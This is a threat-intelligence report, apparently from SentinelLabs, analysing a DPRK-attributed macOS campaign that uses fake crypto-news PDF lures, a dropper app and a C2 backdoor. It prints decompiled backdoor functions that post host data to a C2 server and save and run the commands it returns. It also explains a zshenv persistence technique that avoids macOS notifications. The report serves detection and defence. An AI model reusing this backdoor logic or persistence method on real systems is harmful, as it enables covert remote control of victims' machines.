

BlueNoroff Hidden Risk | Threat Actor Targets Macs with Fake Crypto News and Novel Persistence

Raffaele Sabato :

Executive Summary

- SentinelLabs has observed a suspected DPRK threat actor targeting Crypto-related businesses with novel multi-stage malware.
- We assess with high confidence that the same actor is responsible for earlier attacks attributed to BlueNoroff and the RustDoor/ThiefBucket and RustBucket campaigns.
- SentinelLabs observed the use of a novel persistence mechanism abusing the Zsh configuration file `zshenv`.
- The campaign, which we dubbed 'Hidden Risk', uses emails propagating fake news about cryptocurrency trends to infect targets via a malicious application disguised as a PDF file.

Overview

Cryptocurrency-related businesses have been targets of North Korean-affiliated threat actors for some time now, with multiple campaigns aiming to steal funds and/or insert backdoor malware into targets. In April 2023, [researchers](#) detailed an APT campaign targeting macOS users with multi-stage malware that culminated in a Rust backdoor capable of downloading and executing further malware on infected devices. 'RustBucket', as they labeled it, was attributed with strong confidence to the BlueNoroff APT. In May 2023, ESET researchers discovered a second RustBucket variant targeting macOS users, followed by Elastic's [discovery](#) in July that year of a third variant that included a LaunchAgent for persistence. In November 2023, Elastic also [reported](#) on another DPRK campaign targeting blockchain engineers of a crypto exchange platform with KandyKom malware. Further analysis by SentinelLabs was able to [connect](#) the KandyKorn and RustBucket campaigns.

In early September 2024, the FBI began [warning](#) that North Korea was conducting "highly tailored, difficult-to-detect social engineering campaigns against employees of decentralized finance ("DeFi"), cryptocurrency, and similar businesses to deploy malware and steal company cryptocurrency". Researchers from [Jamf](#) subsequently followed up on this report a few weeks later detailing an attack attempt that deployed malware masquerading as a Visual Studio updater.

In October 2024, SentinelLabs observed a phishing attempt on a crypto-related industry that delivered a dropper application and a payload bearing many of the hallmarks of these previous attacks. We believe the campaign likely began as early as July 2024 and uses email and PDF lures with fake news headlines or stories about crypto-related topics. We dubbed this campaign 'Hidden Risk' and detail its operation and indicators of compromise below, including the use of a novel persistence mechanism abusing the zshenv configuration file.

Infection Vector

Initial infection is achieved via phishing email containing a link to a malicious application. The application is disguised as a link to a PDF document relating to a cryptocurrency topic such as "Hidden Risk Behind New Surge of Bitcoin Price", "Altcoin Season 2.0-The Hidden Gems to Watch" and "New Era for Stablecoins and DeFi, CeFi".

The emails hijack the name of a real person in an unrelated industry as a sender and purport to be forwarding a message from a well-known crypto social media influencer. In the case of the 'Hidden Risk' pdf, the threat actors copied a [genuine research paper](#) entitled 'Bitcoin ETF: Opportunities and risk' by an academic associated with the University of Texas and hosted online by the International Journal of Science and Research Archive (IJSRA).



The fake PDF displayed to targets (left) and the original source document hosted online (right)


Unlike earlier campaigns attributed to BlueNoroff, the Hidden Risk campaign uses an unsophisticated phishing email that does not engage the recipient with contextually-relevant content, such as reference to personal or work-related information.

Also of note is that the sender domain in our observed incident, kalpadvisory[.]com, has been noted for spamming among online communities involved in the Indian stock market.



Social media users complain about spam calls from Kalp Advisory

The 'open' link in the phishing email hides a URL to another domain, delphidigital[.]org. The full URL currently serves a benign form of the Bitcoin ETF document with titles that differ over time. However, at some point, this URL has or does switch to serving the first stage of a malicious application bundle entitled 'Hidden Risk Behind New Surge of Bitcoin Price.app' (3f17c5a7d1e7fd138163d8039e614b8a967a56cb).




Application icon for the Stage 1 dropper

First Stage | “Bait and Switch” Dropper Application Replaces PDF

The first stage is a Mac application written in Swift displaying the same name as the expected PDF, “Hidden Risk Behind New Surge of Bitcoin Price.app”. The application bundle has the bundle identifier `Education.LessonOne` and contains a universal architecture (i.e., arm64 and x86-64) Mach-O executable named `LessonOne`.


The application bundle was signed and notarized on 19 October, 2024 with the Apple Developer ID “Avantis Regtech Private Limited (2S8XHJ7948)”. The signature has since been revoked by Apple.



Code signing details for the Hidden Risk Behind New Surge of Bitcoin Price.app

On launch, the application downloads the decoy “Hidden Risk” pdf file from a Google Drive share and opens it using the default macOS PDF viewer (typically Preview). Similar TTPs were previously reported by researchers at [Kandji](#) in August. The PDF is written into a temporary file before being moved to `/Users/Shared` using `NSFileManager`’s `moveItemAtURL:toURL:error` method.

The malware then downloads and executes a malicious x86-64 binary sourced from `matuaner[.]com` via a URL hard-coded into the Stage 1 binary. Since by default macOS won’t allow an application to download from an insecure HTTP protocol, the application’s `Info.plist` specifies this domain in the dictionary for its `NSAppTransportSecurity` key and sets the `NSExceptionAllowsInsecureHTTPLoads` value to “true”.



The Stage 1’s `Info.plist` adds the C2 domain as an exception for Apple’s App Transport Security settings

The `Info.plist` also indicates that the application was built on a macOS 14.2 Sonoma machine but will run on both Intel and Apple silicon Macs with macOS 12 Monterey or later.

Second Stage | ‘growth’ x86-64 Mach-O Backdoor

The malicious binary downloaded by the first stage dropper is a single architecture Mach-O x86-64 executable (`7e07765bf8ee2d0b2233039623016d6dfb610a6d`), meaning that although the parent dropper will execute on both Intel and Apple silicon machines, the Stage 2 will only run on Intel architecture Macs or Apple silicon devices with the [Rosetta emulation framework](#) installed. The binary, written in C++, has the name ‘growth’, weighs in at around 5.1 MB and is not code signed at all (SentinelLabs was able to share the file for researchers [here](#)).

The executable contains a number of identifiable functions, which we outline below, with the overall objective being to act as a backdoor to execute remote commands.

```
[0x10000192c]> afl~sym | sort -k 3 -nr
0x100001253 41 1217 sym.install_char__char_
0x10000f44 18 409 sym.SaveAndExec_char__int_
0x10000d1c 4 298 sym.DoPost_char_const__char_const__std::__1::basic_string
0x10000c20 12 212 sym.Run_char_const__char__int_
0x10000117d 7 188 sym.ProcessRequest_char__char__char__int_
0x10000e5a 4 136 sym.generateRandomString_char__int_
0x1000010dd 3 115 sym.getCurrentExecutablePath__
0x100000ee2 1 98 sym.exec_char_const__char_const_
0x100001150 1 45 sym.MakeStatusString_char_const__int_
0x100000cf4 1 40 sym.WriteCallback_void__unsigned_long__unsigned_long__std
```

Some interesting functions in the ‘growth’ binary

On execution, the ‘growth’ binary performs the following actions.

1. Calls the `sym.install_char__char_` function to install persistence. We discuss this in the next section.
2. Runs several commands to gather environmental information from the host and generate a random UUID of length 16. These commands include `sw_vers ProductVersion`, `sysctl hw.model` and `sysctl kern.boottime`.
3. Calculates the current date and time and performs `ps aux` to list running processes.
4. Sends the string “ci”, the random UUID and the gathered host data to a remote server using the `DoPost` function and awaits the C2 response.
5. Uses the `ProcessRequest` function to parse the response. If the first byte in the response is `0x31`, it sends the string “cs”, the random UUID and the value `-1` using `DoPost` and exits. If the first byte in the response is `0x30`, it executes the `SaveAndExec` function, sends the string “cs”, the random UUID and the value `0` using `DoPost`. The `SaveAndExec` function reads the C2 response, parses it, saves it into a random, hidden file at `/Users/Shared/.XXXXXX`, and executes it.

```

cmp eax, 0x30          ; '0'
je 0x1000011e4         ; if (eax == 0x30) goto 0x1000011e4 ; unlikely

cmp eax, 0x31          ; '1'
jne 0x10000121d        ; if (eax != 0x31) goto label_0 ; likely

lea r15, section.8.__DATA.__bss ; 0x1000052a0 ; r15 = section.8.__DATA.__bss
lea rsi, str.cs_s_d     ; hit10_12
                        ; 0x100003cc2 ; "cs%s%d" ; rsi = "cs%s%d"


mov rdi, r15           ; rdi = r15 ; section.8.__DATA.__bss
mov rdx, r14           ; rdx = r14
mov ecx, 0xffffffff    ; -1 ; ecx = 0xffffffff
xor eax, eax           ; eax = 0

```

The `ProcessRequest` function parses the C2 response

6. Sleeps for 60 seconds and starts the flow again from step 3.

The `DoPost` function is used to make the HTTP Post request to the C2 using `libcurl`. The first argument is the C2 URL, the second argument is the data sent in the body of the POST request, and the third argument is the data pointer passed to the write callback.



```

1 2 /* DoPost(char const*, char const*, std::string&) */
3
4 int DoPost(undefined8 url,undefined8 post_params,undefined8 dataToCallback)
5
6 {
7     char cVar1;
8     int iVar2;
9     long lVar3;
10    long *pLVar4;
11    id aiStack_38 [8];
12
13    lVar3 = _curl_easy_init();
14    if (lVar3 == 0) {
15        cVar1 = FUN_100002ddb(DAT_100004008,"Error initializing libcurl.",0x1b);
16        std::ios_base::getloc();
17        pLVar4 = (long *)std::locale::use_facet(aiStack_38);
18        (*(code **)(pLVar4 + 0x38))(pLVar4,10);
19        std::locale::~locale((locale *)aiStack_38);
20        std::ostream::put(cVar1);
21        std::ostream::flush();
22        iVar2 = -1;
23    }
24    else {
25        _curl_easy_setopt(lVar3,0x2712,url);
26        _curl_easy_setopt(lVar3,0x271f,post_params);
27        _curl_easy_setopt(lVar3,0x2722,"mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)"
28        );
29        _curl_easy_setopt(lVar3,0x4e2b,WriteCallback);
30        _curl_easy_setopt(lVar3,0x2711,dataToCallback);
31        iVar2 = _curl_easy_perform(lVar3);
32        _curl_easy_cleanup(lVar3);
33        iVar2 = -(uint)(iVar2 != 0);
34    }
35    return iVar2;
36 }

```

The `DoPost` function constructs and sends the HTTP request

We have previously [noted](#) that this same User-Agent string, `mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)`, appeared in RustBucket malware in 2023. The User-Agent string also uses `curl-agent` (using a 1 in place of the l in “curl”) as [reported](#) by Elastic, a fairly unique indicator we have not observed elsewhere.

We also see similarities in the way that earlier malware parsed the response from the C2, essentially comparing one of two values as decision logic between awaiting further response, exiting or reading and writing a remote command to file. The `ProcessRequest` function used for this purpose was also the name of an `ObjCShellz` payload observed in a previous campaign.

The `SaveAndExec` function is responsible for executing any commands received from the C2. This function takes two parameters, the payload received and the length of the payload. The function parses the malicious payload and calculates indices related to the presence of the characters “#” and the “:”, receiving data from the C2 in the form `0#\0:command`.

```

if (1 < payload_len) {
    i = 0;
    j = 0;
    do {
        if ((payload[i] == '#') && (k == 0)) {
            k = (int)i + 1;
        }
        else if (payload[i] == '\\0') {
            l = (int)i + 2;
            if ((uint)j != 0) {
                l = (uint)j;
            }
            if (payload[i + 1] == ':') {
                j = (ulong)l;
            }
        }
        i = i + 1;
    } while (i != payload_len - 1);
}

```

SaveAndExec function parses the received script for embedded commands

Based on the calculated indices, it creates a random file name of length 6 and writes the received command as a hidden file to /Users/Shared/.%. It then uses `chmod 0x777` to set the permissions of the file to world read, write and execute, and finally executes it via `popen`.

```

if (((0 < (int)k) && (m = (int)j, 0 < m)) && ((int)k < m)) {
    generateRandomString((long)random_name,6);
    _sprintf((char *)malicious_file,"/Users/Shared/.%s",random_name);
    _unlink((char *)malicious_file);
    fd = _fopen((char *)malicious_file,"wb");
    if (fd != (FILE *)0x0) {
        _fwrite(payload + j,(long)(payload_len - m),1,fd);
        _fclose(fd);
        _chmod((char *)malicious_file,0x777);
        payload[m - 1] = '\\0';
        malicious_file_len = _strlen((char *)malicious_file);
        *(undefined2 *)((long)malicious_file + malicious_file_len) = 0x20;
        _strcat((char *)malicious_file,payload + k);
        fd = _popen((char *)malicious_file,"r");
        if (fd != (FILE *)0x0) {
            payload_len = _pclose(fd);
            uVar1 = CONCAT71((int7)(CONCAT44(extraout_var,payload_len) >> 8),1);
            goto LAB_1000010b6;
        }
    }
    uVar1 = 0;
}

```

The `SaveAndExec` function changes the file's permissions and then executes it

Persistence via Zshenv

The backdoor's operation is functionally similar to previous malware attributed to this threat actor, but what makes it especially interesting is the persistence mechanism, which abuses the `Zshenv` configuration file.

`Zshenv` is one of several optional configuration files used by the `Zsh` shell. At the user level, it sits as a hidden file in the Home directory, `~/.zshenv`. A system wide version can also be located at `/etc/zshenv`. If it exists, the file is sourced for all `Zsh` sessions, including interactive and non-interactive shells, non-login shells and scripts. It is also read before all other `Zsh` startup files.

Interestingly, previous malware samples used by the same threat actor have referenced `zsh_env` in their naming convention, but not actually used the mechanism. In an [earlier campaign](#), BlueNoroff used the `~/.zshrc` config file to achieve persistence. However, this is a less reliable form of persistence since the file is only sourced when a user launches an interactive Terminal session or subsession from an existing console.

Infecting the host with a malicious `Zshenv` file allows for a more powerful form of persistence. While this technique is not unknown, it is the first time we have observed it used in the wild by malware authors. It has particular value on modern versions of macOS since Apple [introduced user notifications](#) for background Login Items as of macOS 13 Ventura. Apple's notification aims to warn users when a persistence method is installed, particularly oft-abused

LaunchAgents and LaunchDaemons. Abusing Zshenv, however, does not trigger such a notification in current versions of macOS.

In the binary, installation of the persistence mechanism is handled by the `sym.install_char__char_` function. The mechanism checks for a hidden touch file (zero byte) in the `/tmp/` folder called `.zsh_init_success`. If the file does not exist, then the 'growth' binary is called and the touch file is created.



Contents of the malicious `~/.zshenv`, executed for every Zsh session

Network Infrastructure


Analysis of the actor operated and controlled network infrastructure associated with the Hidden Risk campaign further corroborates our confidence in attribution to DPRK’s BlueNoroff threat actor. Additionally, infrastructure analysis provides new insight into an extensive cluster of activity over the last year plus, and provides further links to industry reporting mentioned above, and [others in the community](#).

Over recent months, the actor has built a network of connected infrastructure often themed around their cryptocurrency interests, methods of delivering malware lures, and mimicking legitimate Web3, cryptocurrency, fintech, and investment organizations to appear legitimate. NameCheap is the predominant domain registrar being abused. Virtual server hosting services such as Quickpacket, Routerhosting, Hostwinds, and others are the most commonly used based on our observations.

Various methods of pivoting across network infrastructures and services can be used to connect the Hidden Risk campaign to domains themed around the following organizations, indicating the actors interest in potential targeting and spoofing for targeting on other organizations.


Cryptocurrency Technologies	Delphi Digital, Solana Labs, Douro Labs, bitsCrunch, Caladan
Investment and Capital Entities	Maelstrom Fund, Selini Capital, Flori Ventures, ARK Invest, Long Journey Ventures
Generic IT/Communication	Virtual Meetings (Zoom, generic), Software Updates (macOS, browsers, generic)

When examining the infrastructure of the campaign detailed above in infrastructure analysis tools such as Validin, we can identify clear relations between the initial stage 1 delivery domain (`matuaner[.]com`) and the IPs `45.61.135[.]105` and `172.86.108[.]47`. These two IPs, in combination with an overlapping certificate use, link to a variety of domains that open the door to the larger and longer running history of BlueNoroff activity (green lines), and additional lesser confidence infrastructure to explore further (orange dotted lines).



Pivoting from sample delivery to initial set of infrastructure

Additional valuable pivoting can be achieved by analyzing attributes like DNS TXT records linked to domains that the actor may be using for phishing email delivery. For instance, we've observed the actor abusing email marketing automation tools, such as Brevo, where they go so far as to verify domain ownership to [meet email authentication standards](#)—an effort to bypass spam and phishing detection filters.



Pivoting initial infrastructure to wider set, though DNS TXT Records

Beyond direct pivoting based on infrastructure and overlapping response data, we also identified additional domains registered using similar methods that reflect previous organization naming themes across various top level domains

(TLDs), though these domains have not yet been linked to any known actor activity. For instance, by analyzing bulk domain search datasets, we found related but non-pivotable domains based on “Selini Capital,” such as `selinicapital[.]network`. This approach has proven effective in uncovering additional BlueNoroff domains linked to the Hidden Risk activity cluster.

Example Regular Expression: `/s+e+l+i+n+i+c+a+p+i+t+a+l\.[a-z0-9-]+/`

V:LIDIN		
Domain	Registrar	Registered On
meet.selinicapital.online	Namecheap	2024-05-07T06:43:47Z
www.selinicapital.online	Namecheap	2024-05-07T06:43:47Z
selinicapital.network	NameCheap	2024-05-07T06:54:23Z
email.em.selinicapital.network	NameCheap	2024-05-07T06:54:23Z
www.selinicapital.network	NameCheap	2024-05-07T06:54:23Z
meeting.selinicapital.com	Hosting Concepts B.V. d/b/a Registrar.eu	2024-03-28T06:36:06Z
email.selinicapital.com	Hosting Concepts B.V. d/b/a Registrar.eu	2024-03-28T06:36:06Z
meet.selinicapital.com	Hosting Concepts B.V. d/b/a Registrar.eu	2024-03-28T06:36:06Z
online.selinicapital.info	Hosting Concepts B.V. d/b/a Registrar.eu	2024-04-22T01:41:41Z
meet.selinicapital.info	Hosting Concepts B.V. d/b/a Registrar.eu	2024-04-22T01:41:41Z
meet.selinicapital.xyz	Namecheap	2024-05-03T05:35:22Z
www.selinicapital.xyz	Namecheap	2024-05-03T05:35:22Z

Bulk domain scanning, past 180 days, showing registration summary

The extensive collection of BlueNoroff infrastructure we’ve gathered over the years, recently expanded through the latest Hidden Risk campaign activity, prevents us from detailing every unique pivoting method as this actor continues to evolve. As with all quality threat intelligence, our goal is to aid defenders while carefully managing the exposure of our tracking techniques to the actor. However, we are sharing a broader set of associated infrastructure in the Indicator of Compromise section below.

Conclusion

Over the last 12 months or so, North Korean cyber actors have engaged in a series of campaigns against crypto-related industries, many of which involved extensive ‘grooming’ of targets via social media. We observe that the Hidden Risk campaign diverts from this strategy taking a more traditional and cruder, though not necessarily any less effective, email phishing approach. Despite the bluntness of the initial infection method, other hallmarks of previous DPRK-backed campaigns are evident, both in terms of observed malware artifacts and associated network infrastructure, as discussed extensively throughout this post.

We might speculate that heightened attention on previous DRPK campaigns could have reduced the effectiveness of previous ‘social media grooming’ attempts, perhaps as a result of intended targets in DeFi, ETF and other crypto-related industries becoming more wary, but it is equally likely that such state-backed threat actors have sufficient resources to pursue multiple strategies simultaneously.

